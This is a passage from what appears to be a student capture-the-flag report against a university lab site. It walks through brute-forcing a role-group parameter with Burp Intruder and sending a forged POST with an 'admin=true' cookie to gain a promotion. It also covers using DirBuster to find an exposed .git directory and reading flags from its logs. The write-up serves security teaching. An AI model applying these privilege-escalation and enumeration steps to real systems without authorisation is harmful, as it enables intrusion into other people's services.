
This payload type generates numeric payloads within a given range and in

Number range

Type:	[✓ Sequential] Random
From:	0
To:	30
Step:	1
How many:	

Fig 4.8: Screenshot of the payload settings.

Step8: We find the correct Roll Group i.e. **9**.




Request	Payload	Status	Error	Timeout	Length	Comment
10	9	200	☐	☐	285	
0		200	☐	☐	290	
1	0	200	☐	☐	290	
2	1	200	☐	☐	290	
3	2	200	☐	☐	290	
4	3	200	☐	☐	290	
5	4	200	☐	☐	290	
6	5	200	☐	☐	290	
7	6	200	☐	☐	290	
8	7	200	☐	☐	290	
9	8	200	☐	☐	290	
11	10	200	☐	☐	290	
12	11	200	☐	☐	290	

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 08:30:10 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

Promoted!
```

Fig 4.9: Screenshot of the intruder attack window.

Step9 : Go back to Repeater, and sent the request using Roll Group 9. You will get a response saying Promoted.



```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://assignment-zeus.unimelb.life/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: CSRF_token=
Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V185YYb;
PHPSESSID=eu5t8dlqv9ef1pb9ce8gpg6skn; admin=true
Upgrade-Insecure-Requests: 1

json=%7B%22user%22%3A%22pawanm%22%2C+%22roleGroup%22%3A+9%7D
```

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 08:27:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

Promoted!
```

Fig 4.10: Screenshot of the request with roll group = 9.

Step10 : Visit the dashboard page (http://assignment-zeus.unimelb.life/dashboard.php) to get the Flag: FLAG{zero_to_her0} (Fig 4.11)





Fig 4.11: Screenshot of the FLAG: FLAG{zero_to_her0}

Return to main report.

Section 5 – Sensitive Files/Directories left behind during testing/development Walkthrough

This vulnerability requires us to use a tool called DirBuster (https://github.com/KajanM/DirBuster.git).

Step1: Open DirBuster and enter the required details as shown in Fig 5.1.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://assignment-zeus.unimelb.life/

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 5 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] ( ) URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /


☑ Brute Force Files ☐ Use Blank Extension File extension: php,html,txt

URL to fuzz - /test.html?url={dir}.asp: /

Please complete the test details

Fig 5.1: Screenshot of DirBuster window.

Step2: Start the attack and wait for DirBuster to generate results (Fig 5.2).



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://assignment-zeus.unimelb.life:80/

Type	Found	Response	Size
File	/login.php	200	3066
File	/auth.php	200	257
File	/admin.php	200	163
Dir	/assets/	200	147
File	/assets/index.php	200	147
Dir	/assets/img/	200	147
File	/assets/img/index.php	200	147
Dir	/test/	200	1139
File	/test/sensitive	200	205
File	/index.php	302	339
Dir	/	302	337
File	/profile.php	302	282
Dir	/icons/	403	463

Current speed: 69 requests/sec (Select and right click for more options)

Average speed: (T) 40, (C) 40 requests/sec

Parse Queue Size: 0

Total Requests: 7874/1753045


Current number of running threads: 5

Time To Finish: 12:07:09

Starting dir/file list based brute forcing /assets/viewforum.txt

Fig 5.2: Screenshot of the DirBuster results.

You can see in Fig 5.2 that a directory **test** has been found with a file named **sensitive**. The contents of the file are **250**. (Fig 5.3.)



assignment-zeus.unimelb.lif

assignment-zeus.unimelb.life/test/sensitive

```
250
```

Fig 5.3: Screenshot of the contents of http://assignment-zeus.unimelb.life/test/sensitive

Step3: Go back to DirBuster and look for hidden files/directories by adding a **.(DOT)** before every file/directory name. Fig 5.4 shows the required settings.



Target URL (eg http://example.com:80/)
http://assignment-zeus.unimelb.life/test

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 5 Threads; Go Faster ☐

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: Standard start point [✓ URL Fuzz]

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /


☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp
/test/.{dir}

Please complete the test details

Fig 5.4: Screenshot of the DirBuster settings to search for hidden files/directories.

Step4: You can see in Fig 5.5 that DirBuster has found a hidden directory inside test directory called **.git** (http://assignment-zeus.unimelb.life/test/.git/)



http://assignment-zeus.unimelb.life:80/

Results - List View: Dirs: 0 Files: 22


Type	Found	Response	Size
Dir	/test/.	200	1139
Dir	/test/	200	1139
File	/test/sensitive	200	205
Dir	/test/.git/	200	3107
File	/test/.git/COMMIT_EDITMSG	200	232
File	/test/.git/HEAD	200	226
Dir	/test/.git/branches/	200	977
File	/test/.git/config	200	347
File	/test/.git/description	200	276
File	/test/.git/index	200	339
Dir	/test/.git/info/	200	1165
Dir	/test/.git/logs/	200	1351
Dir	/test/.git/refs/	200	1354
Dir	/test/.git/objects/	200	178

Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 40, (C) 49 requests/sec
Parse Queue Size: 0
Current number of running threads: 5
Total Requests: 9084/87700
Time To Finish: 00:26:44

Starting fuzz on http://assignment-zeus.unimelb.life:80/test/.{dir}
/test/.CDA

Fig 5.5: Screenshot of the DirBuster results.

Step4: Going through each directory in the .git (http://assignment-zeus.unimelb.life/test/.git/), we find a logs file called HEAD (http://assignment-zeus.unimelb.life/test/.git/logs/HEAD) which contains the FLAG: **FLAG{gitters_R_us}**


assignment-zeus.unimelb.life/test/.git/logs/HEAD

```
99bfd2df7ca70edae64e721bc4d92d811dfdebc8 46c8be981450d4c4616c198d53f0310c66b945af admin <test@test.com> 1620991336 +1000	commit: Added in something else
46c8be981450d4c4616c198d53f0310c66b945af d4ce5f8a16839c4d7846b88199ba2bd85e1d1ea7 admin <test@test.com> 1620991336 +1000	commit: Added in something else
d4ce5f8a16839c4d7846b88199ba2bd85e1d1ea7 673f2044433c477867e70954c6fe0cade4e4bef0 admin <test@test.com> 1620991336 +1000	commit: Added in something else
673f2044433c477867e70954c6fe0cade4e4bef0 760e3bfb7259f82948547d7ac196ab635b3eda8b admin <test@test.com> 1620991336 +1000	commit: Added in something else
760e3bfb7259f82948547d7ac196ab635b3eda8b ac54584e2965b3cde616ed4cf5b777500fb5b677 admin <test@test.com> 1620991336 +1000	commit: Added in something else
ac54584e2965b3cde616ed4cf5b777500fb5b677 1ce0b8fd84a7be7640e4b5862d4fbe9f58182065 admin <test@test.com> 1620991336 +1000	commit: Added in something else
1ce0b8fd84a7be7640e4b5862d4fbe9f58182065 190553253baa3365522193866de40c5063dc88e2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
190553253baa3365522193866de40c5063dc88e2 3b886755014595221f9aa2dfbea28be09a2438f5 admin <test@test.com> 1620991336 +1000	commit: Added in something else
3b886755014595221f9aa2dfbea28be09a2438f5 c11a6c708b59f31f1ece74d331936312ed45ae5c admin <test@test.com> 1620991336 +1000	commit: Added in something else
c11a6c708b59f31f1ece74d331936312ed45ae5c 22715fd813b14862e028cf33be9fe94f96746538 admin <test@test.com> 1620991336 +1000	commit: Added in something else
22715fd813b14862e028cf33be9fe94f96746538 13f07e1c59ef0137cab659aeafad94a260d4c26b admin <test@test.com> 1620991336 +1000	commit: Added in something else
13f07e1c59ef0137cab659aeafad94a260d4c26b 8735dc3cb171b6aa37d25e1f355e42a22fc9f88b admin <test@test.com> 1620991336 +1000	commit: Added in something else
8735dc3cb171b6aa37d25e1f355e42a22fc9f88b 8bc4a17848c88592d228fc5f9ae4110ea3bb8480 admin <test@test.com> 1620991336 +1000	commit: Added in something else
8bc4a17848c88592d228fc5f9ae4110ea3bb8480 d085872d6335e724b75d0b553e9e833c0fd42616 admin <test@test.com> 1620991336 +1000	commit: Added in something else
d085872d6335e724b75d0b553e9e833c0fd42616 848f8c5b70c7f4b06558f71b6873630faf26dcc2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
848f8c5b70c7f4b06558f71b6873630faf26dcc2 178e4e91febeadb5c65c8af060855a29c0205b1c admin <test@test.com> 1620991336 +1000	commit: Added in something else
178e4e91febeadb5c65c8af060855a29c0205b1c bc7fba98711e4f0ffbbb5fab717bf8980e1489c9 admin <test@test.com> 1620991336 +1000	commit: Added in something else
bc7fba98711e4f0ffbbb5fab717bf8980e1489c9 ad589b8c7f31eb6dad448a1bcb76081cb0ab3e65 admin <test@test.com> 1620991336 +1000	commit: Added in something else
ad589b8c7f31eb6dad448a1bcb76081cb0ab3e65 b8ccaca8896ad004ee56b55f8467fd2e07915e6b admin <test@test.com> 1620991336 +1000	commit: Added in something else
b8ccaca8896ad004ee56b55f8467fd2e07915e6b 751856b050dbc412d562fc5a376ef327ae62e9eb admin <test@test.com> 1620991336 +1000	commit: Added in something else
751856b050dbc412d562fc5a376ef327ae62e9eb 4639009cca692b912bcff325bb435057a8e66b24 admin <test@test.com> 1620991336 +1000	commit: Added in something else
4639009cca692b912bcff325bb435057a8e66b24 bbfb54962bf137c233def003da3bc6a3b838a271 admin <test@test.com> 1620991336 +1000	commit: Added in something else
bbfb54962bf137c233def003da3bc6a3b838a271 de47ef11f8e19bc1499fb43cfce22da235665558 admin <test@test.com> 1620991336 +1000	commit: Added in something else
de47ef11f8e19bc1499fb43cfce22da235665558 a5b8eb06bde2fa047a3b653d25dceb6283038ce2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
a5b8eb06bde2fa047a3b653d25dceb6283038ce2 8945bda49c402338d87dd638d643421ebd9f6d45 admin <test@test.com> 1620991336 +1000	commit: Added in something else
8945bda49c402338d87dd638d643421ebd9f6d45 ee0572b831fc2bd28e83a9a689d5200e5dad6037 admin <test@test.com> 1620991378 +1000	commit: oh something else: FLAG{gitters_R_us}
ee0572b831fc2bd28e83a9a689d5200e5dad6037 d05f20b261d72e99dd3daa0dc0f684529c41c8e2 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
d05f20b261d72e99dd3daa0dc0f684529c41c8e2 561264eeb1ffd3ba5a468735e6bab469af87b2b8 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
